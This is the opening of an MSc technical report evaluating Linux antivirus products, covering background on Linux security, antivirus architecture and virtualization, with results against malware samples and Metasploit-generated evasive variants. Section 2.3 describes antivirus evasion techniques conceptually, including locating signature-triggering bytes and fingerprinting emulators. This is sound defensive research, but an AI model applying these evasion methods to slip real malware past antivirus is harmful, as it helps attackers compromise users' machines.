Testing Antivirus in Linux: An Investigation on the Effectiveness of Solutions Available for Desktop Computers

Giuseppe Raffa

Technical Report

RHUL–ISG–2021–3

10 March 2021

Information Security Group
Royal Holloway University of London
Egham, Surrey, TW20 0EX
United Kingdom

Student Number: 100907703

Giuseppe Raffa

Testing Antivirus in Linux: An Investigation on the Effectiveness of Solutions Available for Desktop Computers

Supervisor: Daniele Sgandurra

Submitted as part of the requirements for the award of the MSc in Information Security at Royal Holloway, University of London.

Table of Contents

Abstract

Anti-virus (AV) programs are widely recognized as one of the most important defensive tools available for desktop computers. Regardless of this, several Linux users consider AVs unnecessary, arguing that the Linux operating system (OS) is "malware-free”. While it is true that Windows platforms are considerably more affected by malicious software than Linux platforms, there are several documented cases of malware infections specific to Linux. Moreover, even though the estimated market share of Linux desktop systems is currently only at 2%, it cannot be ruled out that this percentage will increase in the near future. Recent statistics, in fact, suggest that the number of Windows users is gradually decreasing. Considering this and the fact that there is very little up-to-date information about the performances of Linux-compatible AV solutions, the main objective of this MSc project is to evaluate the effectiveness of some relevant Linux anti-virus products.

To this end, we have identified four Linux AV programs, and we have tested them on an Ubuntu Linux distribution against a repository of 43,553 malicious ELF files by running multiple scans over three weeks. This approach has allowed us to evaluate the AV detection rate, to assess the effectiveness of the signature database update mechanism, and to analyse potential regression effects. We have found that the average detection rate of the tested products ranged from 81.8% to 97.9% and that none of them was affected by regression. Unexpectedly, though, only one of the locally-installed AV programs showed a steady increase in the number of detected malware samples, which never exceeded 10 files.

We have also used the on-line malware scanning service VirusTotal to test and compare the performances of 62 anti-virus engines. This was achieved by using a dataset of 4,000 malicious files, which were submitted twice over two weeks via a Python script. While the average detection rate of the on-line AVs was only 59.9%, it is noteworthy that nearly 50% of the anti-virus engines featured a detection rate above 90%, whilst the latter was less than 30% for approximately one third of the AV solutions. It should also be observed that 13 out of 62 anti-virus engines showed regression effects. Furthermore, the results obtained with the locally-installed AV products were compared with those provided by VirusTotal. Only minor discrepancies were found, as the maximum difference in terms of average detection rate was 1.9%.

Finally, we have configured a Kali Linux virtual machine that included the Metasploit penetration testing framework, and we have used six Metasploit payloads to create 24 evasive variants of malware. Differently from the previous tests, these malicious files were scanned and then executed to determine the effectiveness of the Linux AVs’ heuristic detection mechanisms. As regards the scan results, the detection rate ranged from 8.3% to 41.7% and eight malware samples were not detected by any AV. Contrary to expectations, the execution of the malicious files highlighted that no anti-virus program was able to block samples that had not already been flagged during the initial scan.

The generated evasive variants were submitted to VirusTotal as well. The results show that the average detection rate was only 16.9% and that 32 out of 62 AV engines did not report as malicious any of the submitted files. In addition, the per-file analysis highlighted that no sample created with Metasploit was detected by more than 26 anti-virus products, with the average being approximately 11.

1 Introduction

This chapter describes the motivation behind this MSc project (Section 1.1) as well as its objectives (Section 1.2) and the adopted methodology (Section 1.3). Furthermore, an outline of all chapters is provided in Section 1.4.

1.1 Motivation

Anti-virus (AV) software plays an important part in protecting end-users and networks from several types of malware. Consequently, installing and keeping up-to-date an AV program is widely considered an essential step in securing a vast range of computing devices regardless of the particular operating system (OS). However, there seems to be a perception among Linux users [HA12, UB19] that this OS can only be marginally affected by malicious software. Other authors [KA18, Ch. 1] have already highlighted that this approach to Linux security is questionable and, in fact, several Linux-compatible AVs are available [IT18, UBP20].

This confirms that, while it is undeniable that Linux desktop users are a lot less affected by malicious software compared to Windows users [CA18, GOR15], the operating system of interest cannot be considered completely malware-free. There are, in fact, documented examples of Linux-specific malware infections, such as the one affecting the 17.3 version of Linux Mint reported by Casserly [CA18] and the worm Ramen mentioned by Goretsky [GOR15]. Moreover, it should be observed that Linux systems are exposed to cross-platform threats as well, such as those coming from HTML, PDF and JavaScript [GOR15].

To further understand the motivation behind this MSc project though, it is also important to emphasize that Linux is the most widely used OS for server computers. Statistics reported in [KO15], in fact, estimate that approximately 66% of the Internet web servers run Linux or another UNIX-based operating system, while figures more recently published by the AV vendor Trend Micro [TM17] show that the estimated percentage of web servers that rely on Linux is 37%.

This is certainly an important feature of the modern IT industry, as it explains why all the major companies selling security products, such as [KAS20, MC16], have been almost entirely focused on developing solutions for server applications. Despite recognizing the importance of protecting Linux desktop systems as well [SY12], it is clear that that the majority of the Linux-compatible AVs available on the market, with few exceptions [ES12], have not been specifically designed for desktop computers.

Finally, while Windows is undoubtedly the most popular desktop operating system with a market share close to 88% [NET20], recent statistics show that the number of its users is decreasing [VAU17]. The main factor that explains this trend is the growing popularity of Android and iOS platforms, though it is not unreasonable to foresee an increase in Linux desktop users over the next few years.

Taking all this into account, even though at present the estimated Linux desktop market share is only 2% [NET20], a desktop-oriented evaluation of the effectiveness of the AV solutions available for this OS was considered to be a worthwhile activity that can support future research work and security assessments.

1.2 Objectives

The main objective of this project consisted of evaluating AV software solutions currently available for Linux desktop installations. Similar studies exclusively focused on Windows platforms, in fact, have shown interesting results [ZA17], but, as also suggested in [GA19], there appears to be a lack of recent and detailed information on the actual effectiveness of AVs for Linux both in the literature and on specialized websites [AV20, AVC20].

The aforementioned objective was achieved by planning and performing a series of tests that aimed at:

- Measuring the detection rate of anti-virus programs installed in virtual machines and available through an on-line malware scanning service.
- Assessing the AV engines effectiveness over a period of time to determine whether they are affected by regression effects.
- Evaluating the AVs heuristic detection mechanisms when the execution of malware samples is attempted.

1.3 Methodology

The adopted methodology can be summarized as follows:

- Review of the available literature on anti-virus technologies and, more specifically, on Linux malware. The gathered information, along with that provided by AV vendors, played a key role in understanding how to conduct this research.
- Choice of a suitable virtualization software compatible with Linux Ubuntu 18.04, which was used as host operating system. As pointed out in [DR20b, ES12], in fact, installing more than one AV on a given computer can lead to problems. As a result, multiple virtual machines with different anti-virus programs were configured to perform the necessary tests.
- Identification of a repository containing Linux-compatible malicious samples. The latest ELF files archive available on VirusShare [VIR20] was extensively used for this project.
- Installation of four AVs in separate virtual machines. The same malware samples were used to launch multiple scans over a period of three weeks, which, as suggested in [BO20], provides a more comprehensive way of evaluating the performances of an anti-virus program. This approach, in fact, allows understanding whether there are detection regression effects and assessing the update mechanism of the signature database.
- Execution of tests with the on-line malware scanning service VirusTotal [VT20a]. Even though, as further clarified in Section 4.2.3, it was possible to analyse only a subset of the available malware samples, they were tested with 62 AV engines. A Python program implemented as part of this project was used to automatically submit the samples, which were scanned twice over the course of approximately two weeks. Apart from identifying regression effects and attack windows [BO20], this has allowed comparing the VirusTotal results with those previously obtained.
- Execution of tests with the penetration test framework Metasploit. The latter, which is included in the Kali Linux distribution [KAL20], includes a collection of Linux-compatible payloads that were used to generate malicious ELF files. Thanks to the configuration options offered by the

framework, 24 evasive variants were created and tested with both the installed AVs and VirusTotal.

1.4 Outline

The project report is organized as follows:

- Chapter 2: This chapter provides the reader with the necessary theoretical background and a summary of related academic work. The former, in particular, includes an overview of the Linux operating system, a summary of the main features of modern anti-virus solutions and an introduction to virtualization technologies.
- Chapter 3: After illustrating the main features of the virtual machines used to test the selected anti-virus products, this chapter explains why other AV solutions initially considered could not be evaluated. Details on test methodology and conditions as well as the chosen malware repository are also provided before a summary of the test results.
- Chapter 4: On-line malware scanning services are important tools for security researchers. After considering a few alternatives, VirusTotal, which is the most renowned, was chosen for this project. Prior to the analysis of the test results, which were also compared to those reported in Chapter 3, the architecture of a Python program developed by the author to automatically submit malware samples to the selected service is illustrated as well.
- Chapter 5: The main purpose of this chapter is to present the methodology and the results of the tests performed with the Metasploit framework. A Kali Linux virtual machine was used as attack system after configuring a network that provided connectivity with the AV-protected targets. This was an essential step, as all the payloads chosen to test the selected anti-malware solutions aimed at creating a reverse shell, which is a method commonly employed in client-side attacks.
- Chapter 6: This chapter contains a summary of the obtained results and final remarks, including suggestions for future research work.

2 Background

The aim of this chapter is to provide the reader with all the required theoretical background. A summary of the related academic work is provided as well (Section 2.5).

2.1 The Linux Operating System

Linux is the *kernel*, or *core*, of a free operating system developed and released by Linus Torvalds in 1991 [HE19, Ch. 2]. As explained by Tanenbaum *et al.* [TA14, Ch. 10], Linux was written to create a new clone of the UNIX OS that, differently from others that were already available in the early nineties, for instance MINIX, could be easily modified and extended to implement a full-blown operating system suitable for production environments. It is important to emphasize thought that technically the term Linux refers only to the kernel [HE16, Ch. 1].

Additional information about the history of the OS considered in this project is provided in Section 2.1.1, whilst Sections 2.1.2 and 2.1.3 describe the Linux desktop environments and the security model, respectively.

2.1.1 Brief History

A few years before Torvalds released his code, Richard Stallman had started a new project called GNU, which is a recursive acronym standing for "GNU is not UNIX". The main motivation behind this initiative was the creation of a free OS that could replace UNIX without being affected by the growing popularity of licence-protected software [HE16, Ch. 1]. Stallman, who later founded the Free Software Foundation and conceived the GNU General Public Licence (GPL) [HE19, Ch. 2], was, in fact, worried about the consequences of the emerging business model that was reshaping the software development world and preventing programmers from freely sharing their code.

However, in the early nineties the GNU project comprised a collection of tools, but it was a only near-complete operating system due to the lack of a kernel. Torvalds' work then allowed completing what Stallman and his group of programmers had already developed, thus leading to the full-featured OS that today is known as Linux or, more precisely, GNU/Linux [HE16, Ch. 1].

While the latter kept growing in size and evolving over the years, configuring and deploying a Linux computer was initially a complicated task that required a lot of technical knowledge. This is no longer the case though, because many hundreds of Linux *distributions* (or *distros*) [DI20] are in active use today and can be easily installed on a variety of hardware platforms, including embedded systems [HE19, Ch. 2].

2.1.2 Linux Desktop Environments

One of the most popular and powerful components of the the Linux OS is the *terminal* or command-line interface [BA16, Pg. 3]. However, taking into account that this project is focused on Linux desktop systems, it is important to emphasize that modern distribution also include a desktop environment, which provides windows, icons, toolbars and drag-and-drop capabilities [TA14, Ch. 10]. Among all the available environments, GNOME (GNU Network Object Model Environment), which is part of the Ubuntu Linux distribution [HE19, Ch. 3], and KDE (K Desktop Environment) are the most popular.

To understand how they work, it is necessary to introduce the X Windowing System, which is more commonly known as X11 or X [HE19, Ch. 3]. It is a graphical networking interface that defines communication and display protocols for manipulating windows on Linux and other UNIX-like systems [TA14, Ch. 10]. In other words, as clarified by Ward [WA15, Ch 14], X manages all the most critical desktop-related tasks, which include rendering windows and controlling devices such as keyboard and mouse.

From an architectural point of view, the X Windowing System was originally intended for connecting a large number of remote terminals with a central computer server providing graphical and networking services. As a result, client applications, e.g. web browsers, have to be developed in such a away that the make connections and send requests to the X server, for instance to draw windows. Server and client software can also both run on the same computer [TA14, Ch. 5].

Having now described the architecture of the underlyng system, a desktop environment can be more precisely defined as a package containing all the software components that allow interfacing user applications with the X server [WA15, Ch 14]. Among such components, it is worth mentioning the *window manager*, which is a special client service application that controls creation, deletion and movement of windows on screen [TA14, Ch. 5].

Toolkits, which include *widgets*, i.e. common elements of graphical user interfaces (e.g. buttons and menus), are also important components of desktop environments [WA15, Ch 14]. The most well-known toolkit libraries are GTK+, used by GNOME, and Qt, which is integrated into KDE.

Finally, it should be observed that the X Windowing System was first developed in the 1980s. Despite its evolution over the years, it has a significant footprint that makes it unsuitable for platforms with the limited computing power [WA15, Ch 14]. This explains why, as pointed out by Helmke [HE19, Ch. 3], future releases of Ubuntu Linux will rely on Wayland [WAY20]. The latter, in fact, provides a new protocol and architecture where client applications can directly render the contents of their windows thanks to a novel type of windows manager that does not rely on the services provided by a server.

2.1.3 The Linux Security Model

The aim of this section is to illustrate the fundamental Linux security concepts that will be needed as background information for this individual research project. A comprehensive description of all the security-relevant Linux features, in fact, would be outside the scope of this work.

Linux is a UNIX-based Operating System (OS), which implies that its security model is essentially the same as in most other traditional UNIX system [TA14, Ch. 10]. However, as pointed out by Gollmann [GO11, Ch. 7], it should be observed that there exist numerous versions of the Linux OS, which are known as *distributions* or *distros*, and that they feature slightly different implementations of some security controls.

Another feature of the OS of interest is that it is *multi-user*. This means that there normally is a number of registered users and each of them has a unique UID, which stands for user identity. Using as a reference the framework outlined in [GO11, Ch. 7], UIDs are not the only *principals* to be considered. Groups, which allow managing set of users, belong to the same category and have an associated group identity (GID).

As a consequence of the original UNIX design choice, it is crucial to emphasize that there is a very special user, which is identified by UID zero and called *superuser* or *root*. The latter can be described as all-powerful and its presence has extremely important consequences both from a system administration and a security point of view. As explained in [TA14, Ch. 10], in fact, the superuser has the power to read and write all files in the system, but, even more crucially [GO11, Ch. 7], can do almost everything, including making protected system calls and changing the password of any other user. From a security management point of view, while having a superuser with these features is certainly convenient, it can also be dangerous. This aspect will be discussed further down in this section when the notions of SETUID bit and effective UID of a Linux process are introduced.

To complete the introduction to the principals, each user belongs to at least one group, which is called *primary*, but it is typically included in other *supplementary* groups. A example of how all this is managed in practice is provided by Negus [NE13, Ch. 14], who explains that in Ubuntu, a popular Linux distribution [UB20], every time a new user is created, a group with the same name as the user is also added to the system and set up as the primary group of the newly-created user.

For the OS to manage users and groups, there needs to be a database where UIDs, user names, primary groups and passwords are stored. This is known as the *password file*, which routinely resides within the Linux system folder */etc* and includes other important pieces of information, such as user home directory and default shell (Linux supports various shells, as explained in [BA16, Pg. 14]). The password file is an important example of a resource, or *object*, according to the terminology used by Gollmann [GO11, Ch. 7], for which a mechanism that provides restricted access must be implemented. For completeness, it is worth mentioning that the file under discussion contains *hashed* passwords, which is a common technique used to avoid storing passwords in the clear, which would give an attacker full access to the system, should the password file be compromised.

Before providing additional details on how objects (i.e. resources) are managed in Linux, it should be highlighted that processes are the *subjects* of the model discussed in [GO11, Ch. 7]. Each of them has its own identifier, or process ID (PID), and it is also associated with a *real* UID / GID and an *effective* UID / GID. While the first is normally the UID of the logged-in user and is inherited from the parent process, the second can be inherited from the parent process or from the file being executed. The latter case is extremely important from a security point of view, but it can be fully understood only after providing more details on how Linux handles the objects of the access control [GO11, Ch. 7].

The third element of the model illustrated by Gollmann [GO11, Ch. 7], which are the objects, includes files, directories and I/O devices. They are handled by the OS through *file permissions*, alternatively called file-protection modes, which contain three triples that determine *read*, *write* and *execute* access for *owner*, *group* and *other* (also called *world*), respectively. In more simple terms and from a practical point of view, every file has a owner and belongs to a group. A few examples of file permissions, which can also be described as a set of *permission bits*, are provided by Tanenbaum [TA14, Ch. 10].

Having now identified the subjects (i.e. processes) and illustrated the security-relevant attributes associated to the objects (i.e. resources), it is possible to explain how the Linux access control works, which can be summarized in the following three steps:

1. If the UID of the process matches the UID of the owner, the permission bits for the owner decide the type of access that the process is allowed to have.
2. If the UID of the process is different from the UID of the owner, but it corresponds to one of the users included in the relevant group, then the permission bits for the group apply.
3. If the UID of the process does not match the UID of the owner and it is not a member of the relevant group, then the permission bits of the other (i.e. the world) determine what type of access the process is allowed to have.

It is important to emphasize that the above-described access control mechanism does not apply to the superuser. Furthermore, it has been simplified, because it does not take into account some special cases. Let us consider, for instance, an ordinary user that has to change their password. As previously explained, the password file is a critical, root-owned resource, yet a mechanism that allows an unprivileged user to modify their password has to be deployed. This problem was solved by adding a new protection bit, called SETUID, to those introduced above. As detailed in [TA14, Ch. 10], when a program with the SETUID bit enabled is executed, the effective UID for that process is the UID of the program file's owner rather than the UID of the user who launched the program. Therefore, as in most cases a SETUID program is root-owned, an ordinary user will obtain superuser status during its execution, which has obvious security implications. Gollmann [GO11, Ch. 7] lists other SETUID programs, the most notable of which is *login*.

It should also be observed that Linux provides support for a SETGID feature, which works in a very similar way to SETUID, but, according to Tanenbaum [TA14, Ch. 10], it is rarely used. Taking into consideration these two additional protection bits and the sticky bit feature detailed in [GO11, Ch. 7] and [BA16, Pg. 77], an additional triple of bits needs to be included in the file permissions. A useful pictorial representation can be found in [BA16, Pg. 77].

After providing this high-level overview of the Linux security model, it is worth adding a few additional remarks regarding its limitations and on how to manage Linux systems. It is noteworthy [GO11, Ch. 7] that this is a *machine-oriented* model focused on data. Files, in fact, have one owner and one group and there exist only three types of permissions (read, write, execute). Consequently, if more man-oriented security policies had to be implemented, for instance the right of shutdown the system mentioned by Gollmann [GO11, Ch. 7], this would be undoubtedly more complicated.

In addition, as already mentioned, having one all-powerful user is a reason for concern from a security point of view. However, as suggested in [GO11, Ch. 7], there are ways of mitigating the superuser-related risks. It is considered good practice, for example, creating accounts that are more privileged than an ordinary user, but not as powerful as root, for specific purposes, such as network management. This approach can also be used to implement the concept of *controlled invocation*. As detailed in [GO11, Ch. 7], this consists of setting up a special user as the owner of a given resource, denying access to that resource to any other user and then configuring all the programs that have to access that resource with the SETUID bit in such a way that the effective user is the special one initially created.

Another technique to address the superuser-related security concerns consists of disabling logins as root by default, which is implemented in the Ubuntu distribution [NE13, Ch. 14], where a user who can perform administrative functions is set up during the OS installation. As a result, the *sudo* command [BA16, Pg. 166] along with the administrative password need to be used to launch individual commands with root-level privileges. The benefit that this strategy brings is that it minimizes the risks associated with the execution of commands as root.

It is also noteworthy that a Linux system administrator will have to perform additional tasks to protect the managed computers that have not been mentioned in this overview. One of them consists of setting up a *firewall*, which is a critical tool for keeping Internet-connected hosts safe [NE13, Ch. 14]. This can be achieved by using the *iptables* command, which relies on features that are built into the OS kernel [NE13, Ch. 14].

Finally, it is important to highlight that other tools have been created to improve the overall level of security provided by the operating system of interest. SELinux, for instance, which was originally developed by the US National Security Agency [NS08], extends the OS kernel and introduces the concept of mandatory access control between domains. This means that it secures files, directories and applications in such a way that, if one of these areas is compromised, this cannot be exploited to cause a security breach in another area [NE13, Ch. 14].

2.2 What Is an Anti-virus Software?

An anti-virus (AV) software is a security software that is specifically designed to detect *malware*, which is the short form commonly used for malicious software [KOR15, Ch. 1]. Therefore, an AV is a preventative security measure, but it can be deployed as a reactive control as well, being in most cases capable of removing the malicious code and then disinfecting the affected computer once the detection mechanism has successfully been triggered.

Given the level of sophistication of modern malware, which can detect, for instance, whether it is being executed within a virtual machine [WI13, Ch. 3], implementing and maintaining an AV software is undeniably a very complex task. In addition, there exist several different types of malicious software, such as viruses (or infectors), Trojans and worms, which implies that AV engineers must take into account numerous peculiarities.

To better illustrate this concept and the overall context of this discussion, it is interesting to observe that, as pointed out by Koret *et al.* in [KOR15, Ch. 1], while in the 1990s AV companies would deal with only a few malware samples per week, today firms operating in this sector are likely to receive thousands of malicious files daily. Therefore, the anti-virus industry and the information security research community have invested a substantial amount of resources to develop new AV solutions.

As a consequence of that, anti-virus products, which were originally simple command-line scanners aiming at identifying malicious patterns within files or folders chosen by the user [KOR15, Ch. 1], nowadays are complex software suites containing several components. Taking into account the information included in [KOR15, Ch. 1], a simplified, high-level architecture of a modern AV solution is presented in Fig 2.1.

Before providing more details about the most common AV software components though, it is crucial to introduce the three fundamental concepts behind the malware detection mechanisms a modern anti-virus relies on, namely signature-based, behaviour-based and heuristic detection [GA19, ZA17].

A signature can be extracted by a malware sample in many different ways. As explained in [KOR15, Ch. 1], pattern matching (e.g. identification of a specific string), cyclic redundancy checks (CRCs) applied to the whole file or only chunks of data, and cryptographic hash functions (such as MD5) are all widely used. Furthermore, there exist more sophisticated methods, which are generally based on complex heuristic patterns, for example aiming at analysing specific features included in Windows Portable Executable (PE) files [KOR15, Ch. 1]. Heuristics of this type, which do not require the execution of the sample to be inspected, are also referred to as *static* heuristics, as explained in [ZA17]. More information about signatures can be found in [AL19], which is also analysed in more detail in Section 2.5.

By contrast, when behaviour-based detection is adopted, the AV monitors the execution of the suspicious file in an attempt to identify actions that could have a malicious intent, for example access to an operating system configuration file. Behaviour-based approaches, which include *dynamic* heuristic detection [ZA17], have been introduced because the number of signatures that have to be generated and distributed has become unsustainably high, in spite of the fact that cloud models for AV updates are frequently adopted [ZA17].

However, signature-based detection techniques are still very important, because, under the assumption that the signature is obtained carefully, they are normally very specific, which implies that they are less likely to cause false positives. These are, in fact, undoubtedly undesirable, because, when they occur, benign software is flagged as malicious.



GUI-based scanners
AV Kernel
Unpackers
CPU emulators
Virtual machine emulators
File decompression routines
Archived files processing routines
Cryptographic computation routines
Command-line scanners
Real-time scanners
Other components
Browser toolbar, Signature database, Self-protection drivers, Firewalls, File system drivers, Network filter drivers, Language-specific bindings plug-ins

Fig 2.1 – High-level architecture of a modern anti-virus.

On the contrary, behaviour-based approaches normally cause an increase in false positives [ZA17]. These techniques, in fact, rely on monitoring actions that could well be performed by legitimate code. As further discussed in Section 2.5, in order to overcome the aforementioned limitations, machine learning (ML)-based methodologies aiming at detecting malware have been studied and tested.

Having explained the fundamental detection techniques, the key components found in an anti-virus (Fig 2.1) can now be introduced. Command-line and Graphical User Interface (GUI)-based scanners are routinely available and launched by the user, who can configure the software as deemed appropriate. Moreover, modern AV solutions include a real-time scanner, also called *resident* [KOR15, Ch. 1], which is basically a *daemon* (i.e. a program running in the background) in charge of monitoring a set of actions, for instance the execution of software stored on a USB removable media [NI18] that could be associated with the presence of malicious code.

All scanners make use of shared libraries and core pieces of functionality included in the anti-virus *kernel,* which is also called *core* or *engine*. While different AV products will inevitably include their specific kernel implementation, there are components that are normally present. One of them is a set of routines that enable unpacking stand-alone executables. As emphasized in [KOR15, Ch. 1], this is a key element of a modern kernel, because while some packers simply act as file compressors, others are very complex and can, among other features, create additional virtualized layers.

To better support the controlled execution of malware, AV kernels include both virtual machine emulators [KOR15, Ch. 1], which are helpful, for instance, to detect malware implemented in JavaScript, and CPU emulators, the most common of which is unsurprisingly the one dedicated to Intel x86, though other CPUs, such as AMD64, are sometimes supported. However, owing to the complexity of the CPUs currently available on the market, it is not realistic to expect that a CPU emulator is capable of supporting every single instruction of the corresponding real CPU. Consequently, as documented in [KOR15, Ch. 1], malware authors have found ways of fingerprinting emulated environments and then bypassing the AV software.

An AV kernel also needs to be able to decompress compressed files and open file archives. Taking into account that other types of file, such as HTML and PDF, have to be parsed and checked as well, it is clear that the total number of file formats that have to be supported by an AV software poses a challenge, especially when full format specifications are not available because they are proprietary.

In addition, considering the importance of web-based exploits [NI18] and that inspecting network packets helps to detect malware distributed over a computer network, it should be noticed that anti-virus products very frequently ship with a browser toolbar and network filter drivers.

AV software also has to be capable of protecting itself. One of the many strategies, in fact, adopted by malicious code is to try to kill the processes associated with the anti-virus. From a malware writer point of view, this brings the obvious benefit of having an unprotected target system, which is much easier to compromise. This explains why modern AV solutions include self-protection drivers, though their effectiveness has been criticized by Koret *et al.* in [KOR15, Ch. 1] because these drivers are far too frequently implemented in userland rather than at OS kernel-level.

In conclusion, the summary presented in this section highlights that AV software is complex and, consequently, an implementation based on an interpreted language would lead to an unacceptable footprint (e.g. slowness). This implies that an anti-virus kernel, in particular, is normally implemented in native languages, such as C and C++, and relies on pieces of functionality executed via an interpreter only in special cases. The implications of these implementation-related issues are certainly of relevance, because coding in native languages is undoubtedly more difficult. As a result, the presence of security bugs is more likely, which means more opportunities for malware authors to evade the AV [KOR15, Ch. 1].

2.3 Anti-virus Software Evasion Techniques

Malware writers, penetration testers and security researchers use anti-virus evasion techniques to execute malicious software on a target system without triggering the AV [KOR15, Ch. 6]. Such techniques can be categorized as follows: static and dynamic.

The first type aims at bypassing only the anti-virus signature-based mechanism. This can be achieved by analysing the properties of a given signature scheme, for example based on cyclic redundancy checks (CRCs) or the calculation of a cryptographic hash value, and then modifying the binary contents of a candidate malware sample. As explained by Koret *et al.* [KOR15, Ch. 6], anti-virus evasion techniques can be developed even when sophisticated signatures, such as those relying on call graphs and flow graphs [KOR15, Ch. 4], are adopted.

By contrast, dynamic evasion techniques are employed to develop malicious programs that alter their behaviour once they detect that they are running within a sandbox, i.e. a safe execution environment, or an emulator [KOR15, Ch. 6].

It is important to highlight that static evasion techniques can be fairly straightforward to implement when elementary signature-based detection mechanisms are adopted. For instance, as illustrated in the case study discussed in [KOR15, Ch. 6], by simply dividing a Windows PE file into portions of increasing size, it is possible to identify the exact point within the original sample that triggers an AV static detection. Once this information is obtained, modifying the sample in an attempt to evade the anti-virus becomes feasible.

More sophisticated methods to bypass signature-based detection routines rely on the fact that many file formats are very complex and their specification are in many cases poorly documented. As already mentioned in Section 2.2, while a modern anti-virus solution is expected to support a large number of file types, the parsing routines are very frequently incapable of dealing with all the possible cases [KOR15, Ch. 7]. This has crucial security-related implications, as the complexity of file formats provides malware writers with numerous opportunities to bypass one or more AV solutions.

One of the most notable examples is the PDF (Portable Document Format) file format, which consists of a sequence of objects identified by a number and containing data. The latter can be compressed and encoded, which allows developing malware samples that are less likely to be detected by a number of anti-virus engines [KOR15, Ch. 7].

Finally, there exist other evasion techniques that are used to bypass core components of an anti-virus scanning engine, such as emulators and disassemblers [KOR15, Ch. 8]. These techniques can be considered more generic because they target pieces of AV software functionality rather than signatures made available for a specific file format.

Fingerprinting emulators is possible because, as shown by Koret *et al.* [KOR15, Ch. 8], correctly emulating a complete CPU or operating system is extremely difficult given the complexity of modern computing platforms. This implies that malicious software can try to execute, for instance, assembler instructions that in a real system would not be allowed due to the required level of privilege, but they are in an incomplete or incorrectly implemented emulation environment. Disassemblers, which are frequently anti-virus specific, are another important example of AV core components targeted by malware authors, as unsupported instructions can frequently be identified [KOR15, Ch. 8].

Taking into account the testing methodology adopted in this research project, anti-virus evasion techniques focused on AV engine components will not be further discussed. Additional examples can be found in [KOR15, Ch. 8].

2.4 Virtualization Fundamentals

Virtualization allows a single computer to host multiple virtual machines, which can potentially run completely different operating systems [TA14, Ch. 7].

Virtual machine technology brings several benefits. Let us consider, for instance, a scenario where an organization has to manage numerous servers, which are used to support a variety of applications (e.g. FTP and email). Deploying separate physical computers could be a possible solution to this problem, since the system would be reliable (i.e. if one server crashes, the applications running on the others will not be affected) and include a layer of protection (e.g. if a malicious attacker manages to compromise the FTP server, they will not have automatically access to the organization's emails). The latter aspect, which is frequently referred to as *sandboxing*, is particularly relevant to this project, as further clarified in Section 3.1.

However, buying and managing several different physical computers is definitively an expensive solution. This explains why IBM, as pointed out by Tanenbaum *et al.* [TA14, Ch. 7], started experimenting with virtualization technologies in the 1960s, though the most successful commercial solutions, for example those developed by VMware [VM20], were available only in the nineties.

Before providing more details on how a virtualized environment can be implemented, it is also worth emphasizing that this technology is very beneficial when running legacy applications, which frequently rely on dedicated configurations and older operating systems. Moreover, as explained in [NE13, Ch. 15], virtual machines can be easily duplicated, migrated and used as a development environment. For the sake of completeness, it is also important to mention that virtualization plays a key role in *cloud computing* [TA14, Ch. 7], but because this work is focused on desktop computers this particular use of the technology being introduced will not be further discussed.

To achieve strong isolation among different virtual machines running on the same hardware platform, a special software called *Virtual Machine Monitor* (VMM) or *hypervisor* is required. As explained in [TA14, Ch. 7] and [WA15, Ch. 17], its only purpose is to emulate multiple copies of the *bare metal*, which, as further clarified in the remaining part of this section, means interacting with the low levels of a computer system to ensure that a virtual machine behaves as if it were a standard computer.

Binary translation is the technique that was first used by VMM developers when the available CPU architectures were not able to fully support virtualization. To overcome these problems, which are further illustrated by Tanenbaum *et al.* [TA14, Ch. 7], hypervisors had to rewrite part of the code on the fly to replace unsafe instructions in such a way that these could be emulated through alternative code sequences.

